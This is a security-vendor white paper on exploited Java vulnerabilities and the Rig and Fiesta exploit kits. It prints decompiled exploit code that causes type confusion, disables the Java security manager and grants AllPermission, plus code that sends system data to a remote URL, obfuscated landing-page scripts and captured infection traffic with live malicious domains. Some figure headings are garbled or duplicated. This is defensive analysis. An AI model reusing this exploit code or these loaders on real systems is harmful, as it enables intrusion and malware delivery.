WHITE PAPER

FireEye

A DAILY GRIND:

Filtering Java Vulnerabilities

Authors: Varun Jain,
Josh Gomez and
Abhishek Singh

SECURITY
REIMAGINED

CONTENTS

Introduction

Java is widely used by developers—so much so that many applications and websites do not run properly without Java installed on users' systems. This widespread adoption makes the near-universal platform fertile ground for cybercriminals. Exploit kits have pounced on Java vulnerabilities as soon as they were discovered.


Forget exploiting simple browser and client-side application flaws to distribute pay-per-install spyware. Today's exploit kits are smarter, abusing legitimate Web components and infrastructure to selectively deliver the specific exploits to specific targets. That is why Java exploits have become the vehicle of choice for quickly dispersing lucrative crimeware packages to a wide pool of targets.

This report examines the technical details of the three commonly exploited Java vulnerabilities. In addition to describing the inner workings of each, we outline the three most commonly seen behaviors. We then discuss the details of the infection flow of in-the-wild exploit kits that target them.

Exploitation Activity

Figure 1 shows the detection prevalence of Common Vulnerabilities and Exposures (CVEs) exploited in the wild. Judging from the frequency of exploited vulnerabilities shown in Figure 1.0, Java Runtime Environment (JRE 7) appears to be the most frequently exploited platform.

Figure 1. Commonly occurring vulnerabilities






Figure shows the exploitation across the industry segments in the last 6 months. From the graph high tech industry seems to be the most vulnerable for the Java based exploits.

Technical Details

The following sections explain the technical details of the three most commonly exploited vulnerabilities, including exploit kits that leverage these weaknesses:

- CVE-2012-0507
- CVE-2013-2465
- CVE-2012-1723

CVE-2012-0507 (AtomicReferenceArray type confusion vulnerability)

Package java.util.concurrent.atomic is a collection of classes that enables thread-safe programming. Operations on AtomicReferenceArray are "thread safe," that is, only one element can be modified at a time. Improper implementation of the AtomicReferenceArray leads to a type confusion vulnerability. An attacker can manually create a serialized object graph and insert any array into the AtomicReferenceArray object and then use the AtomicReferenceArray class' set (int i, E newValue) method to write any arbitrary reference, violating type safety.

Figure 2 shows how type confusion can be forced; the variable Type Confusion contains a reference to a string while being typed as an integer.

Figure 2. Code that demonstrates Type Confusion

```
AtomicReferenceArray intArray = new AtomicReferenceArray(new Interger[10]);
intArray.set(0, "This is string object");
Integer typeConfusion = (Integer)intArray.get(0);
```

Analysis

Most exploit code starts by de-obfuscating the serialized object graph present in its code in the form of a string.

Figure 3 shows a basic de-obfuscation routine, which achieves the same effect:

Figure 3. Malware de-obfuscation routine

```
public static byte[] Aser() {
        String string = Afi.Rao.replaceFirst("FKASEL", "ED").concat(Afi.Vdeew).concat(Afi.Bcr).concat(Afi.ka).concat(Afi.na);
        byte[] is = new byte[string.length() / 2];
        String string_0_ = "sjesrtj";
        int i = 0;
        for (;;) {
            if (i >= string.length())
                return is;
            Object object = null;
            is[i / 2] = (byte) ((Character.digit(string.charAt(i), 16) << 4) + Character.digit(string.charAt(i + 1), 16));
            i += 2;
        }
    }
```

After de-obfuscation, the objects present in the form of a Byte Array are converted into an Object Array as shown in Figure 4.

Figure 4. Malware de-serialization routine

```
public static Object[] Vmn(Object object) throws Exception {
    String string = "object";
    return (Object[]) Class.forName(Afi.Ga + string + Afi.Inp).getMethod(oa + string, new Class[0]).invoke(object, new Object[0]);
}
Object object = Class.forName("java.io.ByteArrayInputStream").getConstructor(new Class[] { byte[].class }).newInstance(new Object[] { is });
Object object_0_ = Class.forName("java.io.ObjectInputStream").getConstructor(new Class[] { Class.forName("java.io.InputStream")
}).newInstance(new Object[] { object });
Object[] objects = Kinzls.Vmn(object_0_);
```

Once the de-serialized Object Array is acquired, the vulnerability is exploited to cause type confusion. At this point, a new reference to AtomicReferenceArray is created, and using its set method, the class loader is written inside this deserialized AtomicReferenceArray object, then read back as a reference to a class extending the classLoader class. Figure 5 illustrates how type confusion is caused and the vulnerability is exploited.

Figure 5. Exploitation of vulnerability

```
public void ASpr(Object object, ClassLoader classloader) throws Exception {
        Field field = Beu.class.getField("nelles");
        field.set(Beu.class, Fli.class.getMethod("Clubz", new Class[] { Integer.TYPE, Object.class }).invoke(Fli.class, new Object[] {
Integer.valueOf(0), object }));
        String string = "java.util.concurrent.8to5ic.4to5icReferenceArray";
        Class.forName(CO(string)).getMethods()[3].invoke(field.get(Beu.class), new Object[] { Integer.valueOf(0), classloader });
    }|
```

The de-obfuscated code looks similar to this:

Figure 6. De-obfuscated version of code

```
Object ObjArray[] = (Object[])objectinputstream.readObject();
MyClass aMyClass[] = (MyClass[]) ObjArray[0];
AtomicReferenceArray atomicreferencearray = (AtomicReferenceArray) ObjArray[1];
ClassLoader classloader = getClass().getClassLoader();
atomicreferencearray.set(0, classloader);
MyClass priviledged_class = aMyClass[0];
```

Once the vulnerability is exploited and higher privileges are gained, a subroutine is run to load a class from the stored resource. As shown in Figure 7, the exploit class, here named Shaiva.class, is defined and instantiated.

Figure 7. Code to load exploit class

```
public class Olda extends ClassLoader
{

 public static void Nxra(Olda olda) {
        try {
            Object object = Class.forName("java.lang.ClassLoader").getMethod("getResourceAsStream", new Class[] { String.class }).invoke(olda, new Object[] { "Shaiva.class"
});
            int i = ((Integer) Class.forName("java.io.InputStream").getMethod("available", new Class[0]).invoke(object, new Object[0])).intValue();
            byte[] is = new byte[i];
            Class var_class = Class.class;
            Class.forName("java.io.InputStream").getMethod("read", new Class[] { byte[].class, Integer.TYPE, Integer.TYPE }).invoke(object, new Object[] { is,
Integer.valueOf(0), Integer.valueOf(i) });
            Nuyt();
            olda.defineClass("Shaiva", is, 0, is.length, Fli.NVa).newInstance();
        } catch (Exception PUSH) {
            Object object = POP;
        }
    }
}
```

When the exploit class loads its "game over," it disables the security manager and can basically do whatever JVM is capable of without restriction.

Figure 8. CSnippet from evil class that disables security manager


```
public class Shaiva implements PrivilegedExceptionAction
{
    String puib = "java.lang." + "aCSecurity".substring(2) + Afi.mn;

    public Shaiva() {
        try {
            AccessController.doPrivileged(shaiva);
        } catch (Exception PUSH) {
            Object object = POP;
        }
    }
```

Exploitation in the Wild

CVE-2012-0507 has also been a common target of exploit kits. The newer Rig Exploit Kit leverages CVE-2012-0507 against victims to drop crimeware payloads.

Figure 9. Requests to exploit kit that make up the infection chain



As shown in Figure 9, the exploit kit traffic can be seen hidden amongst a multitude of HTTP requests.

Once the request arrives at the landing page, as shown in Figure 10, the malicious host returns an XML file that sets up the next stage of the attack.

Figure 10. Contents of XML file returned by the exploit kit

```
GET http://nugertujikol.cf/index.php?
req=xml&num=8925&PHPSSESID=njrMNruDMhzIFIDALOXES7tHNErPThnJkpDZw-4|
MjQyYjhkNWVhMzQ2NjAxOGEyY2VkNTUwMTcwNGZmZmE HTTP/1.1
accept-encoding: gzip
Host: nugertujikol.cf
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_16
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Proxy-Connection: keep-alive

HTTP/1.0 200 OK
Server: nginx/1.2.1
Date: Mon, 16 Jun 2014 02:13:15 GMT
Content-Type: text/xml
Content-Length: 398
X-Powered-By: PHP/5.4.4-14+deb7u10
Vary: Accept-Encoding
Content-Encoding: gzip
X-Cache: MISS from localhost
X-Cache-Lookup: MISS from localhost:80
Via: 1.0 localhost (squid/3.1.20)
Connection: keep-alive

<?xml version='1.0' encoding='utf-8'?><jnlp spec='1.0'><information><title>bcabcabcabcbbcabc</
title><vendor>a</vendor></information><resources><j2se version='1.6+' href='http://java.sun.com/
products/autodl/j2se'/><jar href='http://nugertujikol.cf/index.php?
req=jar&num=2817&PHPSSESID=njrMNruDMhzIFIDALOXES7tHNErPThnJkpDZw-4%
7CMjQyYjhkNWVhMzQ2NjAxOGEyY2VkNTUwMTcwNGZmZmE' main='true'/></resources><applet-desc
name='bcabcabcabc' main-class='Maine' width='10' height='10'><param
name='__Applet_ssv_val&#000105;dated' value='true'/></applet-desc></jnlp>
```

This exploit kit references a Java applet "bcabcabcabc," and the "Maine" class is loaded. The 'jnlp' tags as shown in Figure 11 instantiate Java in the victim browser, allowing malicious Java applets to be loaded without any user interaction.

Figure 11. Malicious HTTP requests

```
GET http://miadugiausdig.ml/index.php?req=xml&num=9122&PHPSSESID=njrMNruDMhzIFIDALOXES7tHNErPThnJkpDZw-4|ZjVjYzM0NTIxYjQzNTFmZGRlZTFhYjU2ZmJhYzMzMTg HTTP/1.1
accept-encoding: gzip
Host: miadugiausdig.ml
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_16
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Proxy-Connection: keep-alive

GET http://miadugiausdig.ml/index.php?req=jar&num=2286&PHPSSESID=njrMNruDMhzIFIDALOXES7tHNErPThnJkpDZw-4%7CZjVjYzM0NTIxYjQzNTFmZGRlZTFhYjU2ZmJhYzMzMTg HTTP/1.1
accept-encoding: gzip
Host: miadugiausdig.ml
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_16
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Proxy-Connection: keep-alive
```

Once the malicious applet is loaded, the victim system that is running Java 1.6.0_16 (shown in Figure 12) retrieves the Jar file, as shown in Figure 13.

Figure 12. Details of the Jar file




Figure 13. Jar file being downloaded

It is common for a downloaded Jar file to be obfuscated to make detection and analysis harder. As shown in Figure 14, attackers are using Allatori, a commercial code obfuscation tool to hide the Jar file.

Figure 14. Evidence of code obfuscation in the retrieved Jar file






Figure 15 shows the decompiled Jar file that gets downloaded by the exploit kit. We can see the referenced class files in the decompiled file.

Figure 15. 'Maine' class file referenced by the XML



After successful loading of the Java applet, exploitation occurs and the system is directed to download a malware payload, infecting it as shown in Figure 16.

Figure 16. Malware payload is downloaded by the system



Earlier we saw the "req=jar" request resulted in a malicious Jar file being downloaded. After successful exploitation, the next request is "req=mp3," where the mp3 signifies an MZ executable.

CVE-2013-2465

Classes defined in the Abstract Window Toolkit handle various operations on images. They include the following:

- Images.java.awt.images. LookupOp
- ConvolveOP
- RescaleOP
- AffineTransformOp

These classes expose the method filter(), defined as follows:

```
Public final BufferedImage filter (BufferedImage src, BufferedImage dst)
```

This call is passed to the native function that performs filtering operations. The function parses the *src* and *dst* values of the *BufferedImage* subclass, populating the hint object (hintP->dataOffset hint->numChans) attached to each of them with values contained in the *ColorModel* and *SampleModel* members of the *BufferedImage* objects. Because no bounds check occurs while copying the data, the vulnerable code assumes that the hints values of the images are consistent with their corresponding rasters. If malicious code overrides the hint objects values, the copying code writes more data to the output buffer, corrupting heap memory.

Analysis


As shown in Figure 17, the malware code calls BufferedImage with class *b()* as a parameter.

Figure 17. Malicious code calling the vulnerable BufferedImage subclass

```
public static void a(DataBufferByte paramDataBufferByte)
{
  boolean bool = e.a;
  BufferedImage localBufferedImage = e.a();
  MultiPixelPackedSampleModel localMultiPixelPackedSampleModel = e.b();
  a(localBufferedImage);
  AffineTransformOp localAffineTransformOp = new AffineTransformOp(new AffineTransform(1.0F, 0.0F, 0.0F, 1.0F, 0.0F, 0.0F), null);
  localAffineTransformOp.filter(localBufferedImage, new BufferedImage(new b(), Raster.createWritableRaster(localMultiPixelPackedSampleModel, paramDataBufferBy
  if (bool)
  {
    int i = g.a;
    i++;
    g.a = i;
  }
}
```

The class b() shown in Figure 18 then makes a call to the class a() by using the super function. The super function, in turn, overloads *getNumComponents()*, exploiting the vulnerability.

Figure 18. The flow of vulnerable parameters in the malware code



Once the vulnerability is exploited, permissions are set to "all permission," as shown in Figure 19.

Figure 19. Malicious code elevating permissions

```
public static Permissions b()
{
  Permissions localPermissions = new Permissions();
  localPermissions.add(new AllPermission());
  return localPermissions;
}
```

After setting the permissions the malicious code downloads the malware payload, as shown in Figure 20.

Figure 20. Downloading the malware payload

```
int i = f.e;
String str = URLEncoder.encode(z[3], z[1]) + "=" + URLEncoder.encode(paramString1, z[1]);
str = str + "&" + URLEncoder.encode(z[2], z[1]) + "=" + URLEncoder.encode(paramString2, z[1]);
str = str + "&" + URLEncoder.encode(z[4], z[1]) + "=" + URLEncoder.encode(System.getProperty(z[0]), z[1]);
URL localURL = new URL(paramString3);
URLConnection localURLConnection = localURL.openConnection();
localURLConnection.setDoOutput(true);
OutputStreamWriter localOutputStreamWriter = new OutputStreamWriter(localURLConnection.getOutputStream());
localOutputStreamWriter.write(str);
localOutputStreamWriter.flush();
localOutputStreamWriter.close();
InputStream localInputStream = localURLConnection.getInputStream();
localInputStream.close();
if (i != 0)
```

CVE-2013-2465

Another exploit kit known as "Fiesta EK" has proven itself a formidable weapon, able to simultaneously launch multiple exploits for multiple malware infections. Like other exploit kits, it has an arsenal of exploits at its disposal, including CVE-2013-2465, which targets vulnerable Java installations.

Unsuspecting visitors to compromised web pages can be redirected to Fiesta EK, resulting in a devastating attack that leaves systems infected with multiple malware payloads. A common tactic employed by Fiesta EK and other exploit kit operators involves using pools of compromised websites as intermediaries in the infection cycle, using them to redirect to the actual exploit kit page instead of exposing the actual attack servers, extending the exploit kit's lifecycle.

Figure 21. Redirect to exploit kit landing page URL

```
GET /redir.php?url=http://flyusme.in.ua/v6o05yz/?2 HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0; .NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Host: serw.clicksor.com
Connection: Keep-Alive
```

Sets up next URL

First, as shown in Figure 22, the victim's browser is redirected to the exploit kit landing page.

Figure 22. Redirect server response

```
Line-based text data: text/html
  <html>\r\n
      <body>\r\n
      <a href='http://flyusme.in.ua/v6o05yz/?2' id=bbaa></a>\r\n
  <script>\r\n
  onerror=handleErr\r\n
  function handleErr(msg,url,l)\r\n
  {\r\n
  self.location= 'http://flyusme.in.ua/v6o05yz/?2';\r\n
  return true;\r\n
  }\r\n
  \t\t\r\n
  if (typeof(document.getElementById('bbaa').click)=='undefined'){\r\n
  \tself.location= 'http://flyusme.in.ua/v6o05yz/?2';\r\n
  }else{\r\n
  \tdocument.getElementById('bbaa').click();\r\n
  }\r\n
  </script>\r\n
      </body>\r\n
  </html>\r\n
```

Server response shows location of next URL (Exploit Kit landing page)

Figure 23. Request to the Fiesta EK landing page

```
GET /v6o05yz/?2 HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-
flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword,
application/xaml+xml, application/x-ms-xbap, application/x-ms-application, */*
Referer: http://serw.clicksor.com/redir.php?url=http://flyusme.in.ua/v6o05yz/?2
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0; .NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Host: flyusme.in.ua
Connection: Keep-Alive
```

Attackers obfuscate the code to make analysis more difficult and thwart detection.

Figure 24. Obfuscated HTML script is returned

```
<html><head><meta http-equiv='x-ua-compatible' content='IE=EmulateIE9'><title>Please
Wait...</title></head><body><script>function you(a,i){var d,u,y,s,o,t;u='6dV9QPb284F
+Ic137/TtBy5w0aqjef';y=kid();o=lib(u);t=0;for(s=0;s<lib(a);s++){t=fub(t,i);d=u.indexOf
(rad(a,s));d=(d+t)%o;y=y+rad(u,d)}return y}function hie(m,b){var
a,d,z,o,r;d=String.fromCharCode;a=kid();for(r=0;r<lib(b);r=fub(r,2)){o=b.substr
(r,2);z=row(o);a=fub(a,d(z))}return a}function kid(){return ''}function fub(s,k)
{return s+k}function rad(b,t){return b.charAt(t)}function lib(j){return j.length}
function oil(m,r){return hie('$',you(m,r))}function row(y){return parseInt(y,16)}
nit='934+3927jd9e4Fdj';roc=27;sop=oil(nit,roc);sha='q16wb5Fb6cBeqP';bus=20;hah=oil
(sha,bus);ham='4cjBd09q6547jB3d9ay54j';jeu=21;hub=oil
(ham,jeu);zoo='1qIFq08abbQVTa6c1t';rig=16;gut=oil
```

Once the landing page is loaded, the browser is profiled to determine plugin and Java versions. This profiling aids in determining which exploit to launch.

Figure 25. Landing page is visible in the Referer field

```
GET /v6o05yz/?0002d1a830264cfd59555c09560a520e0501080950535103050205540254000a HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-
flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword,
application/xaml+xml, application/x-ms-xbap, application/x-ms-application, */*
Referer: http://flyusme.in.ua/v6o05yz/?2
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0; .NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Host: flyusme.in.ua
Connection: Keep-Alive
```

Redirecting to the URL launches the exploits against the vulnerable browser. The URL is encoded by using a key, visible in Figure 26, and encoded by the server side script.

Figure 26. Server response encodes URLs to the actual exploitation pages

```
<html><style>v\:*{behavior:url(#default#VML);display:inline-block}</
style><xml:namespace ns='urn:schemas-microsoft-com:vml' prefix='v'/><script>
function tat(v,a){var i,l,m,k,x,z;m='6dV9QPb284F+Ic137/TtBy5w0aqjef';l=jam();z=pya
(m);k=0;for(x=0;x<pya(v);x++){k=lag(k,a);i=m.indexOf(buy(v,x));i=(i+k)%z;l=l+buy(m,i)}
return l}function nom(n,s){var p,q,t,h,o;t=String.fromCharCode;o=jam();for(h=0;h<pya
(s);h=lag(h,2)){q=s.substr(h,2);p=aff(q);o=lag(o,t(p))}return o}function jam(){return
''}function lag(l,j){return l+j}function buy(d,y){return d.charAt(y)}function pya(r)
{return r.length}function mon(j,a){return nom('$',tat(j,a))}function aff(p){return
parseInt(p,16)}function til(x,z){var v,r,m,k,o,g,f,u,p;o=mon('baT76QIQF4bB',24);v=mon
('Pa3ealy/0Q+4',25);f=mon('Ijb76y0eQ8ywbT',18);m='';for(u=0;u<x[o];u+=4){k=0;for
(r=0;r<4;r++){g=x[v](u+r);p=z[f](g);p&=0x3f;k|=p<<(3-r)*6}m+=rif(k,6)}return nom('',m)}
function rif(w,d){var b,u,v;u=mon('d43f23d4d2393e37',15);v=mon('d39qPQ20at+B',29);b=w
```

As shown in Figure 27, the next request ignites the exploitation. It downloads a malicious PDF, exploiting vulnerability CVE-2010-0188.

Figure 27. Next request showing first exploit, a malicious PDF (CVE-2010-0188)

```
GET /v6o05yz/?13590790135229b05d5a5702020c0a0604020d020455090b0401005f56525802 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0; .NET4.0C; .NET4.0E)
Host: flyusme.in.ua
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx/1.4.2
Date: Thu, 17 Oct 2013 15:13:39 GMT
Content-Type: application/pdf
Content-Length: 6939
Connection: close
X-Powered-By: PHP/5.3.27-1~dotdeb.0
Content-Disposition: inline; filename=Hz_maY1l.pdf

%PDF-1.3
%....
```

This PDF then downloads a malware executable.

Figure 28. The PDF exploits Adobe Reader, which results in the first payload being dropped

```
GET /v6o05yz/?3f6c9007c8a51267561e53580b0b030106570e580d52000c065403055f555104;1;5
HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0; .NET4.0C; .NET4.0E)
Host: flyusme.in.ua
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.4.2
Date: Thu, 17 Oct 2013 15:13:41 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.3.27-1~dotdeb.0
Content-Disposition: inline; filename=flashplayer11_7r36518_215_win.exe

1f40
MZ.....@.....!..L.!This
program cannot be run in DOS mode.
```

Since the browser uses a vulnerable version of Java, malicious Jar files get downloaded simultaneously, which results in the secondary malware infection. As mentioned earlier, XML files make a call to "jnlp" (shown in Figure 29), which downloads the malicious Jar file (shown in Figure 30).

Figure 29. In the next stage, a jnlp file is requested to setup the Java exploit. Note how it calls the Jar file

```
GET /v6o05yz/?17c5845f1e649fce5b590f0e0a0f065004065b0e0c56055d040556535e515454 HTTP/1.1
accept-encoding: gzip
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.7.0_07
Host: flyusme.in.ua
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Server: nginx/1.4.2
Date: Thu, 17 Oct 2013 15:13:44 GMT
Content-Type: application/x-java-jnlp-file
Content-Length: 432
Connection: close
X-Powered-By: PHP/5.3.27-1~dotdeb.0
Last-Modified: Thu, 17 Oct 2013 15:13:44 GMT
Content-Disposition: inline; filename=xCBUy3uv.jnlp

<?xml version='1.0' encoding='utf-8'?><jnlp spec='1.0' xmlns:jfx='http://
javafx.com'><information><title>a</title><vendor>a</vendor></
information><resources><j2se version='1.6+' href='http://java.sun.com/products/autodl/
j2se'/><jar href='http://flyusme.in.ua/v6o05yz/?
34ba9e2c46531bfc5c5b005a0b5e015506055a5a0d070258060657075f00535b' main='true'/></
resources><applet-desc name='a' main-class='beebal' width='10' height='10'/></jnlp>
```

Figure 30. The jnlp loads the exploited Jar file

```
GET /v6o05yz/?34ba9e2c46531bfc5c5b005a0b5e015506055a5a0d070258060657075f00535b HTTP/1.1
accept-encoding: gzip
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.7.0_07
Host: flyusme.in.ua
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Server: nginx/1.4.2
Date: Thu, 17 Oct 2013 15:13:44 GMT
Content-Type: application/java-archive
Content-Length: 6388
Connection: close
